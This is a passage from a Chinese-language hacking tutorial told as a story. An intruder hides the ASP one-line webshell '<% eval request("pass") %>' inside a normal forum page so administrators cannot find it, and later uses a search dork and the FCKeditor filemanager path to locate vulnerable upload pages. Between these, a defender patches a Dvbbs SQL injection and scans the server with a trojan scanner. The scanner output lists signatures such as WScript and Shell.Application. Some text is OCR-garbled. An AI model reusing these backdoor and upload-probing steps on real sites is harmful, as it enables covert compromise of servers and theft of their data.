


图73 论坛真实数据库文件




图74 下载数据库

5. 留后门

连续数夜的通宵上网，让枫感觉到有些疲倦了，冲了一杯咖啡，枫打起精神又做了一些入侵的后续工作。

以枫的经验来说，要入侵一个网站放置木马后门并不是什么难事，关键是怎么不被管理员发现，让木马存活时间最长，这才是个考验技术的事儿。最简单的办法就是上传，把多个一句话后门文件“asp.asp”改名后上传到网站的各个目录下，让管理员没法查杀干净。不过这种方法太过于麻烦，枫有更隐蔽更简捷的途径。

枫在论坛上随意找了一个asp链接“http://www.***.com/bbs/user.asp”，在“Webshell Control 2.0”中打开这个网页，右键点击该文件，在弹出菜单中选择了“编辑”命令，打开文件编辑对话框（图75）。



图75 编辑文件

在对话框中查看网页的源码，将源代码全部复制在剪贴板上，并将它保存在本地做一个备份（图76）。然后枫在源代码的最后加上了一句话的代码： “<% eval request("pass") %>”。然后点击“保存”按钮，保存修改。



图76 插入木马后门

枫隐藏后门的思路是：将一句话代码插入到一个正常的asp程序中，这样被插入的asp程序就变成了asp后门。插入时非常简单，只需把代码插入到正常asp程序中的头部或尾部就可以了。

此时，现在正常的“user.asp”已经被枫替换成了asp后门了。枫再次打开“Webshell Control 2.0”，在“连接地址”中输入“http://www.***.com/user.asp”，又成功地连接上Webshell后门了。

再检测一下这个链接是否能够正常调用。在浏览器中打开这个网页，原来是一个音乐点歌的用户注册管理页面，看来网页在种植木马后完全正常，管理员绝对不会看出什么蛛丝马迹来。

后门种植完毕，枫从论坛中退了出来，网站服务器基本上已经在自己掌握之中了，不用担心到手的肉鸡会再飞掉。

——枫继续细细的查看雪的帖子，并且顺利地将雪加入到了自己的QQ好友中，开始了与雪相识恨晚的交谈……

防守回放——揪马与设权

很快，秋水发现自己的论坛又被入侵了，而且在恢复密码后又被多次修改。看来攻击者真的盯上了自己的论坛。

一 SQL注入补漏

秋水在对论坛进行全面的检查后，从论坛日志与WEB日志中发现，攻击者是通过论坛的交易功能入侵的。关于动网此漏洞的修补其实很简单：

用记事本将“UserPay.asp”文件打开，打开查找替换对话框，查找如下字符串（图77）：

Order_No=Request("out_trade_no")





图77 查找漏洞字符串

找到后（图78），将字符串替换为如下：

Order_No=Dvbbs.Checkstr(Request("out_trade_no))



```
330     If Dvbbs.Forum_ChanSetting(5) <> "0" Then
331         AliPay_Return_Old()
332         Exit sub
333     Else
334         Dim Rs,Order_No,EnCodeStr,UserInMoney
335         Order_No=Request("out_trade_no")
336         Set Rs = Dvbbs.Execute("Select * From [Dv_ChanOrders] Where
    Order_No&"'")
337         If not(Rs.Eof And Rs.Bof) Then
338             AliPay_Return_Old()
339             Exit sub
340         End if
```

图78 要替换的字符串

替换后保存文件，即可彻底修复这个漏洞。

二 查出服务器中的木马后门

攻击者再次入侵网站，很有可能在网站服务器中留下了某个后门，因此秋水开始检查网站中是否有某个ASP后门程序。

秋水将一个叫作“淘特ASP木马扫描器”的工具上传到了自己的网站上，“淘特ASP木马扫描器”程序可以扫描服务器上的所有指定类型的文件，包括asp、cer、asa和cdx等，查出可疑的木马程序。

这个工具包含一个名为“scan.asp”的网页文件和一个名为“images”的文件夹，还有一个名为“virus_lib.asp”的文件。前者是扫描程序，后者是病毒库文件。由于扫描软件采用扫描程序与病毒库分离的形式，因此病毒库文件升级只需像杀毒软件那样升级病毒库就可以了。

将工具上传后，直接在浏览器中打开“scan.asp”网页链接：“http://你的网址/scan.asp”（图79）。输入默认的密码“totscan”，点击提交按钮登录后，使用网页在线扫描，即可检测网站中的所有ASP木马后门。



图79 登录页面

扫描工具提供了按文件夹扫描（图80）、全站扫描和指定文件扫描（图81）三种扫描方式，如果网站文件比较少的话，推荐使用“全站扫描”，如果文件比较多，可选择使用“按文件夹扫描”方式。




图80 文件夹扫描




图81 全站扫描和文件扫描

扫描过程中，工具会记录被扫描过的文件列表（图82），同时对怀疑是木马程序的文件以列表的形式展现。为了便于比较最近有可能被上传的ASP木马程序，系统特别对当前时间7日内修改、创建的文件以加红显示（图83）；系统会对怀疑是木马的文件作出“级别”判断，并用颜色区分。


淘特Asp木马扫描器

访问淘特官方网站

←返回

发现iframe:<iframe id="eeditorarea" name="eeditorarea" height="100%" width="100%" frameborder="no" src="fckeditorarea.html"></iframe>

发现script:<script type="text/javascript" src="lang/fcklanguagemanager.js"></script>

发现script:<script type="text/javascript" src="js/fck_startup.js"></script>
扫描文件:D:\软件\黑客工具\WEB服务器\dvbbs8(1)\dvbbs8.1.0_ac\Dv_plus\IndivGroup\Edit_Plus\FCKeditor\editor\fckeditor.original.html

发现iframe:<iframe id="eeditorarea" name="eeditorarea" height="100%" width="100%" frameborder="no" src="fckeditorarea.html"></iframe>

发现script:<script type="text/javascript" src="lang/fcklanguagemanager.js"></script>

图82 扫描到可疑文件

文件名称	特征码	描述	创建/修改时间
Dv_NewsView.asp 操作： 删除 下载	WScript	级别：严重! WScript 多为木马关键字	创建:2008-6-3 18:37:45 修改:2007-10-6 13:15:02
Dv_News_Demo.asp 操作： 删除 下载	WScript	级别：严重! WScript 多为木马关键字	创建:2008-6-3 18:37:45 修改:2007-10-28 16:39:55
UserPay.asp 操作： 删除 下载	\bEval\b	级别：一般! eval()函数可以执行任意ASP代码，被一些后门利用。其形式一般是：eval(X) 但是javascript代码中也可以使用，有可能是误报。	创建:2008-6-3 18:37:46 修改:2007-11-18 21:27:10
virus_lib.asp 操作： 删除 下载	WScript	级别：严重! WScript 多为木马关键字	创建:2008-6-4 9:44:24 修改:2007-5-30 11:37:38
virus_lib.asp 操作： 删除 下载	Shell	级别：严重! Shell 多为木马关键字	创建:2008-6-4 9:44:24 修改:2007-5-30 11:37:38
virus_lib.asp 操作： 删除 下载	Shell.Application	级别：严重! asp 组件,一般多为木马所用	创建:2008-6-4 9:44:24 修改:2007-5-30 11:37:38
virus_lib.asp 操作： 删除 下载	clsid:72C24DD5-D70A-438B-8A42-98424B88AFB8	级别：严重! asp WScript 组件,一般多为木马所用	创建:2008-6-4 9:44:24 修改:2007-5-30 11:37:38
virus_lib.asp 操作： 删除 下载	clsid:F935DC22-1CF0-11D0-ADB9-00C04FD58A0B	级别：严重! asp wscript 组件,一般多为木马所用	创建:2008-6-4 9:44:24 修改:2007-5-30 11:37:38
virus_lib.asp 操作： 删除 下载	clsid:093FF999-1EA0-4079-9525-9614C3504B74	级别：严重! asp net 组件,一般多为木马所用	创建:2008-6-4 9:44:24 修改:2007-5-30 11:37:38
virus_lib.asp 操作： 删除 下载	clsid:F935DC26-1CF0-11D0-ADB9-00C04FD58A0B	级别：严重! asp net 组件,一般多为木马所用	创建:2008-6-4 9:44:24 修改:2007-5-30 11:37:38
virus_lib.asp 操作： 删除 下载	clsid:0D43FE01-F093-11CF-8940-00A0C9054228	级别：严重! asp fso 组件,一般多为木马所用	创建:2008-6-4 9:44:24 修改:2007-5-30 11:37:38
virus_lib.asp 操作： 删除 下载	\bEval\b	级别：一般! eval()函数可以执行任意ASP代码，被一些后门利用。其形式一般是：eval(X) 但是javascript代码中也可以使用，有可能是误报。	创建:2008-6-4 9:44:24 修改:2007-5-30 11:37:38
virus_lib.asp 操作： 删除 下载	[^.]\bExecute\b	级别：一般! execute()函数可以执行任意ASP代码，被一些后门利用。其形式一般是：	创建:2008-6-4 9:44:24 修改:2007-5-30 11:37:38

图83 可疑文件列表

建议对级别为“一般”的程序作手动检查后，再作处理，对级别为“严重”的文件，可以点击“文件名称”下的文件链接（图84），一般打开后木马程序都会有一个登录提示（图85）。检查到木马后，就可以点击“文件名称”下的“删除”链接，直接将文件从服务器中删除即可。如果担心会误删除，可以先点击“下载”将文件备份到本地。

十三 WebShell 9.0.asp 操作： 删除 下载
十三 WebShell 9.0.asp 操作： 删除 下载

图84 打开木马链接




图85 检查到木马




将服务器中的所有ASP木马后门全部清除完毕后，秋水终于松了一口气。不过网站的安全再也不能忽视，秋水时时上网查询动网是否有新的漏洞出现，也经常的扫描自己的服务器，看看其中是否存在着ASP木马后门。当然，系统和网站的日志监视，也是必不可少的！

——不过，曾经的入侵攻击者，枫，已经完全忘记了这个无意中入侵的网站，因为此时他正和QQ上的MM聊得热火朝天呢！不过，谁知道下一个无意闯入的入侵者又会是谁呢……

第2篇

黑客追踪与反追踪

入侵的教训



……凌晨，2点31分，扫描克莱曼公司站点漏洞……

……2点32分，搜索脚本注入点……

……2点33分，爆库，下载克莱曼公司网站数据库……

……2点34分，开始破解数据库中的密码……

……2点40分，破解失败……

灭掉手中的烟头，枫停下手中的入侵，来到窗户旁，略作休息，整理混乱的思路……

枫是一个爱好入侵技术的菜鸟黑客，其实“菜鸟”只是谦虚的说法，因为枫一直在不断的学习中，但是枫的黑客入侵技术已经掌握得非常好了，入侵过的网站已经数不胜数。

枫对自己的技术很有信心，在他看来，入侵不过是一场有趣的游戏而已，但他并没有想到，其实这也是一个很危险的游戏。



攻击回放——FCKeditor上传控制网站

稍微休息片刻，枫回到了电脑旁，继续对克莱曼公司网站的攻击……

不能直接破解数据库中的管理员用户密码内容，看来只有用些特殊入侵手段了。枫再次对克莱曼公司的网站进行了仔细的检测，最终重新将目标定在了网站的论坛上。

一 定位FCKeditor编辑器

枫对论坛仔细察探了一番。发现该论坛几乎没有漏洞，注入、爆库、PHP文件包含、上传……所有漏洞攻击方法都尝试过了，但依然毫无所获。

突破口在哪儿呢？枫陷入沉思中……

无意间，枫看到了论坛首页上显示的“博客”链接（图1），看来论坛中为每个用户还准备了一个博客日志网页，点击链接后将直接打开论坛的博客首页。




图1 论坛页面上的博客标记

看来只有从博客入手了。枫很快又将自己的攻击目标定在了论坛用户的博客上。

枫注册了一个论坛会员，并因此有了自己的博客。打开了日志编辑页面，在编辑窗口上方，枫看到了一个很熟悉的编辑工具条。

在这个编辑工具条上，用户可以选择插入图片表情，或者对文字进行一些简单的编辑（图2）。




图2 博客日志编辑页面上调用的FCKeditor组件

这个工具条有一些与众不同的地方，首先，在最右边有一个“全屏编辑”的按钮；在该按钮之下有一个“源代码”编辑按钮；在最左侧有一上拉箭头，点击该箭头，将会收缩工具条。根据自己的经验，枫判断该日志编辑页面是调用了一个常见的HTML在线编辑器组件“FCKeditor编辑系统”。

为了确定自己的判断，枫需要查看一下网页的源代码。

右键点击编辑页面窗口工具条空白处，在弹出菜单中选择“查看源文件”命令，在打开的记事本窗口中搜索查看编辑窗口部份的源代码，可查看到FCKeditor的字样，由此可以确定此论坛确实采用了FCKeditor编辑器（图3）。

```
        <dd>在下面窗口中可进行在线网页编辑</dd>
        <dt>使用说明：</dt>
        <dd>详见：<a href="http://blog.mzoe.com/article.asp?id=25" target="_blank
        <dt>程序演示：</dt>
        <dd>选择工具条的类型：<select id="cmbToolbars" onchange="SetToolbar(this.
                <option value="Default" selected="selected">默认</option>
                <option value="Complete">完整</option>
                <option value="Basic">简单</option>
                <option value="Mine2">自定义</option>
                <option value="Mine1">自定义（加载插件）</option>
        </select></dd>
</dl>
<div id="demo"><form action="sampleposteddata.asp" method="post" target="_blank">
<script type="text/javascript">
<!--
var sBasePath = "/demo/FCKeditor/" ;
var oFCKeditor = new FCKeditor( 'FCKeditor1' ) ;
oFCKeditor.BasePath     = sBasePath ;
oFCKeditor.Config['CustomConfigurationsPath'] = sBasePath + 'mine.js' ;
oFCKeditor.ToolbarSet = 'Default' ;
```

图3 从源代码可判断网页编辑器的类型

【加油站】FCKeditor简介

FCKeditor是一个常见的在线HTML网页编辑系统，许多论坛博客甚至网站都在使用该插件。不过在老版FCKeditor中，存在文件上传漏洞，而FCKeditor是由国外网站开发的，许多国内网站系统使用的都是汉化版本，因此版本更新不够及时，导致网站中也存在上传漏洞。尤其是一些修改版和美化版的动网、PHPWind论坛中都存在此漏洞。在百度或Google中以“inurl:(fckeditor)”为关键词，可以搜索到相当多存在该漏洞的站点（图4）。




图4 搜索到大量漏洞站点

二 检测FCKeditor漏洞

枫开始检测博客页面的FCKeditor编辑器中是否存在着上传漏洞，所用的方法很简单：点击“全屏编辑”按钮，打开全屏编辑页面后按下“Ctrl+N”组合键即可打开一个

新的编辑窗口，在地址栏中可看到FCKeditor编辑器组件的链接地址。在链接地址中的“FCKeditor”后面添加链接：“editor/filemanager/browser/default/browser.html”，于是网址变为：

http://www.****.com/****/FCKeditor/editor/filemanager/browser/default/browser.html

回车后如果成功显示一个上传页面的话，则说明论坛存在此漏洞（图5）。

